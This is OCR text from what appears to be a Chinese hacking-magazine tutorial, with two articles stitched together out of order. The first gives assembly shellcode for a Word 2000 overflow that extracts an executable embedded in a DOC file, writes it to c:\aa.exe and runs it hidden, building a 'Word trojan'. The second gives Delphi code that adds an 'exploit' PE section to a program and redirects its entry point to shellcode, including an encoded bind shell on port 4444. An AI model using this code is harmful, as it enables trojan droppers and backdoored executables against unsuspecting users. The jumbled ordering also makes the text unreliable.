3）Alt+D调出数据区，发现EB FE指令后不远的内存区域内，总包含我们需要的DOC文件路径。因此，我们通过动态搜索内存的方法可以很快找到地址。但必须注意一个问题：要保证从搜索开始地址到DOC文件路径存放地址之间的内存区域一定要连续可读，否则将难以实现。

3.测试时发现内存中DOC文件路径是以UNICODE形式表现的，所以必须通过CreateFileW函数打开该DOC文件，然后通过CreateFileA创建文件aa.exe。

4.通过SetFilePointer函数，让DOC文件的指针指向aa.exe文件数据开始的地方，即指向"MZ"。

5.循环从DOC文件中读取aa.exe文件数据，并写入aa.exe。

6.执行生成的aa.exe，并安全退出WinWord。

汇编实现及ShellCode的提取

思路整理好后，我们开始编程。此程序在Windows XP SP2 +VC6下汇编实现，并测试通过。

1.查找ShellCode可用到的各API函数地址，包括GetProcAddress、LoadLibraryA、CreateFileW、CreateFileA、SetFilePointer、ReadFile、WriteFile、WinExec、ExitThread等。这些函数全部在Kernel32.dll中，具体实现请参考4期溢出文章中的详细介绍，这里仅给出存放函数地址的内存规划，如图2所示。

2.在内存中动态搜索Doc文件路径。根据上面的思

```
esp--->|____________|
ebp--->|____________|
       ..............
       |____________|
       |_ebp+14h___|-->WinExec
       |_+18h______|-->WriteFile
       |_+1ch______|-->ReadFile
       |_+20h 输出表目录指针|-->SetFilePointer
       |_+24h 0计数|-->CreateFileA
       |_+28h 地址_|-->CreateFileW
       |_+2ch GetProcAddress|
       |_+30h 地址_|-->doc文件句柄
       |_+34h 地址_|-->aa.exe文件句柄
       |_+38h 地址_|-->CloseHandle
       |_+3Ch 地址_|-->ExitThread
```

图2

路，XP SP2下从0x0013c300开始搜索，2000+SP4下从0x0012c300开始搜索。

小知识：由于Word2000的编译器不是2003.NET的，因此2003下该漏洞利用也应该没问题，各位读者可以测试一下。

搜索部分的汇编代码如下：

```
    //从0x0013c300处开始向高地址处搜索当前doc文件
路径，搜索标志为：\
    //留出空间以备将来存放长的数据
    sub esp, 0x800
    mov esi, esp
    add esi, 4
    mov edi, 0x12c300
    mov ebx, 0x005C003A  //":\" UNICODE形式
    xor ecx, ecx //初始为0
    //循环比较
    comp:
    inc ecx
    cmp ebx, dword ptr[edi + ecx - 1]
    jnz comp
```

3.找到DOC文件路径后，通过CreateFileW函数打开该DOC文件，然后通过CreateFileA创建文件aa.exe。汇编代码如下：

```
    lea ebx, dword ptr[edi + ecx - 3]
    push 0
    push 0x80 //FILE_ATTRIBUTE_NORMAL
    push 3   //OPEN_EXISTING
    push 0
    push 3 //FILE_SHARE_READ | FILE_SHARE_WRITE
    push 0x80000000 //GENERIC_READ
    push ebx
    call dword ptr[ebp + 28h] //CreateFileW
    cmp eax, 0
    jle gameover //-1则结束
    mov dword ptr[ebp+30h], eax  //保存doc文件句柄
    //创建可执行文件c:\aa.exe
    mov dword ptr[ebp], 0x615c3a63
    mov dword ptr[ebp + 4], 'xe.a'
    mov dword ptr[ebp + 8], 'e'
    push 0
    push 0 //FILE_ATTRIBUTE_NORMAL
    push 2 //CREATE_ALWAYS
    push 0
    push 0
    push 0x40000000 //GENERIC_WRITE
    push ebp
    call dword ptr[ebp + 24h] //CreateFileA
    cmp eax, 0
    jle gameover
    mov dword ptr[ebp+34h], eax  //保存exe文件句柄
```

4.通过SetFilePointer函数让DOC文件指针指向aa.exe文件数据开始的地方，即指向"MZ"。该位置可以直接从UltraEdit32中读取。汇编代码如下：

```
    //SetFilePointer 设置文件偏移(exe 文件位置)
    push 0
    push 0
    push 0x6800 //exe文件数据开始处
    mov eax, dword ptr[ebp + 30h] //doc文件句柄
    push eax
    call dword ptr[ebp + 20h] //SetFilePointer
```

5.循环从DOC文件中读取aa.exe文件数据，并写入aa.exe。汇编代码如下：

```
    mov dword ptr[ebp + 40h], 0  //保存每次实际读取
的数据
    mov dword ptr[ebp + 44h], 0  //保存每次实际写入
的数据
    Read_Write_exe:
    push 0
    lea eax, dword ptr[ebp + 40h]
    push eax
    push 0x400 //每次预定读取1024字节
    push esi   //存放每次读取后数据的缓冲区地址
    push dword ptr[ebp + 30h] //doc文件句柄
    call dword ptr[ebp+1Ch] //ReadFile
    push 0
    lea eax, dword ptr[ebp + 44h] //每次实际写入的数
据字节数地址
    push eax
    push dword ptr[ebp + 40h]
    push esi
    push dword ptr[ebp + 34h] //exe文件句柄
    call dword ptr[ebp+18h] //WriteFile
    cmp dword ptr[ebp + 44h], 0x400 //判断是否读写完毕
    jge Read_Write_exe
    //关闭doc和exe文件句柄
    push dword ptr[ebp+30h]
    call dword ptr[ebp + 38h] //CloseHandle
    push dword ptr[ebp+34h]
    call dword ptr[ebp + 38h] //CloseHandle
```

6、最后执行生成的aa.exe，并安全退出WinWord。汇编代码如下：

```
    push 0 //SW_HIDE
    push ebp
    call dword ptr[ebp + 14h] //Winexec
    gameover:
    //ExitThread
    push 0
    call dword ptr[ebp + 3Ch] //ExitThread
```

OK，汇编实现就是这样了，接下来是ShellCode的提取。提取方法以前黑防也介绍过，就是从VC调试界面的内存窗口中直接读取汇编代码对应的机器编码，如图3所示：





图3

适合读者：溢出爱好者、
前置知识：Win32溢出基础

菜鸟版Expliot编写指南之二十六：

不死的ShellCode



文/图 lcjxb

引 子

看了这么久的黑防，我想大家都知道ShellCode是什么吧。说白了，就是能够实现攻击者目的的一段机器码。

在溢出攻击中，让有漏洞的机器执行这段机器码，达到攻击的目的。漏洞利用完ShellCode就等于死了，不存在了。如果目标机器把漏洞补好了，那溢出攻击就会失效；有没有办法在一次溢出成功后，ShellCode仍然存在呢？

N久以前，看过古开元兄写的《也谈把QQ2005做成后门之编程实现》，当时真是受益菲浅。元哥的思路是：通过搜索查找exe文件的最后一个区块，在这个区块后面搜索足够大小空间的00块，在他们后面存放后门代码。通过更改程序入口点，执行后门代码，最后跳回程序原来的入口点继续执行。

不过正如元哥所说，对VC++等编译的可执行文件的代码块是.text，而Delphi编译的会是.code，这样在查找区块的时候，还是有一点缺乏通用性。

其实除了搜索空白区域，我们还有一种办法可以达到同样的效果，那就是给可执行文件增加区块。这样似乎通用性要强那么一点。

编 写

这里关于增加区块的代码，我是借鉴好兄弟Niklen，哈哈。写的免杀工具的代码，所谓"师夷长技以制夷嘛"。

下面开始讲解我的思路。

1. 为可执行文件增加一个"exploit"区块。
2. 在"exploit"区块中加载我们所希望的ShellCode。
3. 更改可执行文件的入口点，使其先执行我们的ShellCode。
4. 恢复程序真正入口点，使其得以继续执行。
5. over!

好，我们开始打造吧。本程序是用Delphi编译的，来看看代码。测试就先用开DOS窗口的ShellCode吧

```
JMPOFF = 25;   //偏移25个字节
   SHELLCODE: THEAD = ($55,$8B,$EC, $51,$C7,
$45,$FC,$63,$6D,$64,
   $00,$6A,$05,$8D,$45,$FC,$50,$B8,$4D,$11,
  $86,$7C,$FF,$D0, $B8,      //到这里正好25个字节
  $00,$10,$40,$00,$FF,$E0);
```

小提示：这里开DOS窗口的Winexec函数的地址，每台机器是不同的。大家可以用GetWinExecAddr.cpp获得，光盘有收录。

为什么要25个字节呢？看到最后一行没有，其实这是我从VC的花指令中改造过来的。最后一行就是VC程序通常的入口点0x401000。这样配合下面的汇编代码，我们将很容易的恢复程序原本的入口点。在本文的下半部分，我们将看见绑定4444端口的ShellCode，JMPOFF赋值为317。所以你选择的ShellCode长度是多少，JMPOFF就要赋予多少。

```
  PUSHAD                    //寄存器入栈
  LEA eax, SHELLCODE   //将SHELLCODE的地址交
给寄存器eax
```

然后将这些二进制数据拷贝到UltraEdit32中，再通过一个简单的转换程序转换为我们熟悉的\x形式即可。具体过程这里就不再讨论了，在光盘中我直接给出转换程序代码。

Word木马的构造与测试

ShellCode提取之后，我们再通过两个简单的转换程序写入到DOC文档中。为了不破坏DOC文档，数据写入的方式应该采用"改写"而不是"插入"。两个转换程序分别为readdoc和newdoc：前者读取DOC文件数据，后者根据前者得到的数据进行改写，并重新生成中，为了减小DOC木马体积，建议大家采用汇编编写的EXE程序。

从上面的分析可知，绑定一个文件和绑定多个文件的方法类似，并且和绑定的文件格式无关。

小 结

在本文中，我们讨论了以Word 2000溢出漏洞为基础，创建Word木马的ShellCode编写技术。其实这种方法应用是比较广的，而涉及的技术也大多是比较基础的。最近Word XP和Word 2003又暴出新漏洞，而且已经被成功利用。大家参考2期中的漏洞分析文章和本文，相信也能分析出这些新漏洞。最后还是那句老话，欢迎大家交流。

```
ADD eax, JMPOFF   //eax=eax+JMPOFF
MOV edx, AddressOfEntryPoint //将入口点赋值给edx
  MOV DWORD ptr [eax], edx   //同上
POPAD             //所有寄存器出栈
```

我这里测试的目标是SuperScan3.0，大家可以自由选择。我们用OD加载被增加区块的SuperScan3.0，如图1所示。





图1

下面就是增加区块的代码了。

```
fs.Seek(0, soFromBeginning); //指向文件头
fs.Read(DOSHEADER, sizeof(DOSHEADER)); //DOS
下可行执行文件头，大家应该知道“MZ”//标志吧
fs.Seek(DOSHEADER._lfanew, soFromBeginning);//指
向PE头部
fs.Read(PEHEADER, sizeOf(PEHEADER)); //PE文
件头信息
fs.Seek(sizeOf(SectionHeader) *
(PEHEADER.FileHeader.NumberOfSections - 1),
soFromCurrent);//定位到最后一个区块位置
fs.Read(SectionHeader, sizeof
(IMAGE_SECTION_HEADER));
MySectionHeader.Name[0] := ord('e'); //给增加的
区块命名”exploit”
MySectionHeader.Name[1] := ord('x');
MySectionHeader.Name[2] := ord('p');
MySectionHeader.Name[3] := ord('l');
MySectionHeader.Name[4] := ord('o');
MySectionHeader.Name[5] := ord('i');
MySectionHeader.Name[6] := ord('t');
MySectionHeader.Name[7] := 0;
MySectionHeader.VirtualAddress := PEHEADER.
OptionalHeader.SizeOfImage;// 整个文件的映像尺寸
MySectionHeader.Misc.VirtualSize := $500; //虚拟地
址大小
MySectionHeader.SizeOfRawData := (MySectionHeader.
VirtualAddress div
PEHEADER.OptionalHeader.FileAlignment + 1) *
PEHEADER.OptionalHeader.FileAlignment -
PEHEADER.OptionalHeader.SizeOfImage; //
SizeOfRawData在EXE文件中是对齐到//FileAlignMent的整
数倍的
MySectionHeader.PointerToRawData :=
SectionHeader.SizeOfRawData + SectionHeader.
PointerToRawData; //改变在文件中的偏移
MySectionHeader.Characteristics:=$E000002 //
E000002表示可读可执行
Inc(PEHEADER.FileHeader.NumberOfSections);//区块
增加一个
fs.Write(MySectionHeader, sizeOf(MySectionHeader)); /
/ 把信息写入新增加的区块
fs.Seek(DOSHEADER._lfanew, soFromBeginning);//定
位到PE文件头
AddressOfEntryPoint := PEHEADER.OptionalHeader.
AddressOfEntryPoint; //保存原来的程序的入
//口点
PEHEADER.OptionalHeader.AddressOfEntryPoint :=
MySectionHeader.VirtualAddress; //更改文件的入
口点为增加的区块的入口点
PEHEADER.OptionalHeader.MajorLinkerVersion := 7;
// 版本信息
PEHEADER.OptionalHeader.MinorLinkerVersion := 0;
AddressOfEntryPoint := AddressOfEntryPoint +
PEHEADER.OptionalHeader.ImageBase; //程序入口
点是一个RVA值，加上基地址就是程序运行// 时候的入口
函数的起始虚地址
//
/ /  。。。。。。。。。。。。。。。。。。。。。。
//
PEHEADER.OptionalHeader.SizeOfImage :=
PEHEADER.OptionalHeader.SizeOfImage +
MySectionHeader.Misc.VirtualSize;// 改变整个文件的
// 映像尺寸
fs.Write(PEHEADER, sizeof(PEHEADER));// 重写PE文件
fs.Seek(fs.Size, soFromBeginning); //定位文件大小，
区块位置
fs.Write(SHELLCODE, MySectionHeader.Misc.
VirtualSize)// 写入SHELLCODE
```

看一下增加的区块，如图2所示。



File: E:\投稿\黑防\打造不死的shellcode\superscan\scanner.exe

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	00007620	00000400	00007800	60000020
.rdata	00009000	0000145E	00007C00	00001600	40000040
.data	0000B000	00002AEC	00009200	00000C00	C0000040
.rsrc	0000E000	00005E98	00009E00	00006000	40000040
exploit	00014000	00000800	0000FE00	00000200	E0000020

图2

现在打造完毕，测试一下功能。启动SuperScan3.0的时候，DOS窗口也打开了。如图3所示。




图3

似乎只开了DOS，感觉不是太完美，那绑定一下4444端口吧。

```
JMPOFF=317;  //前面已经说了为什么会是317了
 SHELLCODE: THEAD = (
$eb,$10,$5b,$4b,$33,$c9,$66,$b9,$23,$01,$80,$34,$0b,$f8,$e2,$fa,
$eb,$05,$e8,$eb,$ff,$ff,$ff,$11,$01,$f8,$f8,$f8,$a7,$9c,$59,$c8,
$f8,$f8,$f8,$73,$b8,$f4,$73,$88,$e4,$55,$73,$90,$f0,$73,$0f,$92,
$fb,$a1,$10,$61,$f8,$f8,$f8,$1a,$01,$90,$cb,$ca,$f8,$f8,$90,$8f,
$8b,$ca,$a7,$ac,$07,$ee,$73,$10,$92,$fd,$a1,$10,$78,$f8,$f8,$f8,
$1a,$01,$79,$14,$68,$f9,$f8,$f8,$ac,$90,$f9,$f9,$f8,$f8,$07,$ae,
$f4,$a8,$a8,$a8,$a8,$92,$f9,$92,$fa,$07,$ae,$e8,$73,$20,$cb,$38,
$a8,$a8,$90,$fa,$f8,$e9,$a4,$73,$34,$92,$e8,$a9,$ab,$07,$ae,$ec,
$92,$f9,$ab,$07,$ae,$e0,$a8,$a8,$ab,$07,$ae,$e4,$73,$20,$90,$9b,
$95,$9c,$f8,$75,$ec,$dc,$7b,$14,$ac,$73,$04,$92,$ec,$a1,$cb,$38,
$71,$fc,$77,$1a,$03,$3e,$bf,$e8,$bc,$06,$bf,$c4,$06,$bf,$c5,$71,
```

```
$a7,$b0,$71,$a7,$b4,$71,$a7,$a8,$75,$bf,$e8,$af,$a8,$a9,$a9,$a9,
$92,$f9,$a9,$a9,$aa,$a9,$07,$ae,$fc,$cb,$38,$b0,$a8,$07,$ae,$f0,
$a9,$ae,$73,$8d,$c4,$73,$8c,$d6,$80,$fb,$0d,$ae,$73,$8e,$d8,$fb,
$0d,$cb,$31,$b1,$b9,$55,$fb,$3d,$cb,$23,$f7,$46,$e8,$c2,$2e,$8c,
$f0,$39,$33,$ff,$fb,$22,$b8,$13,$09,$c3,$e7,$8d,$1f,$a6,$73,$a6,
$dc,$fb,$25,$9e,$73,$f4,$b3,$73,$a6,$e4,$fb,$25,$73,$fc,$73,$fb,
$3d,$53,$a6,$a1,$3b,$10,$fa,$07,$07,$07,$ca,$8c,$69,$f4,$31,$44,
$5e,$93,$77,$0a,$e0,$99,$c5,$92,$4c,$78,$d5,$ca,$80,$26,$9c,$e8,
$5f,$25,$f4,$67,$2b,$b3,$49,$e6,$6f,$f9,
$8B, $E8, $B8,          //到这里正好317个字节
$00, $10, $40, $00, $FF,
$E0);
```

效果如图4 所示。

这时候Telnet 4444端口就如图5 所示了。




图4

总结

至于反向连接，下载执行的ShellCode，读者朋友可以自行测试，记得JMPOFF要等于ShellCode的长度。

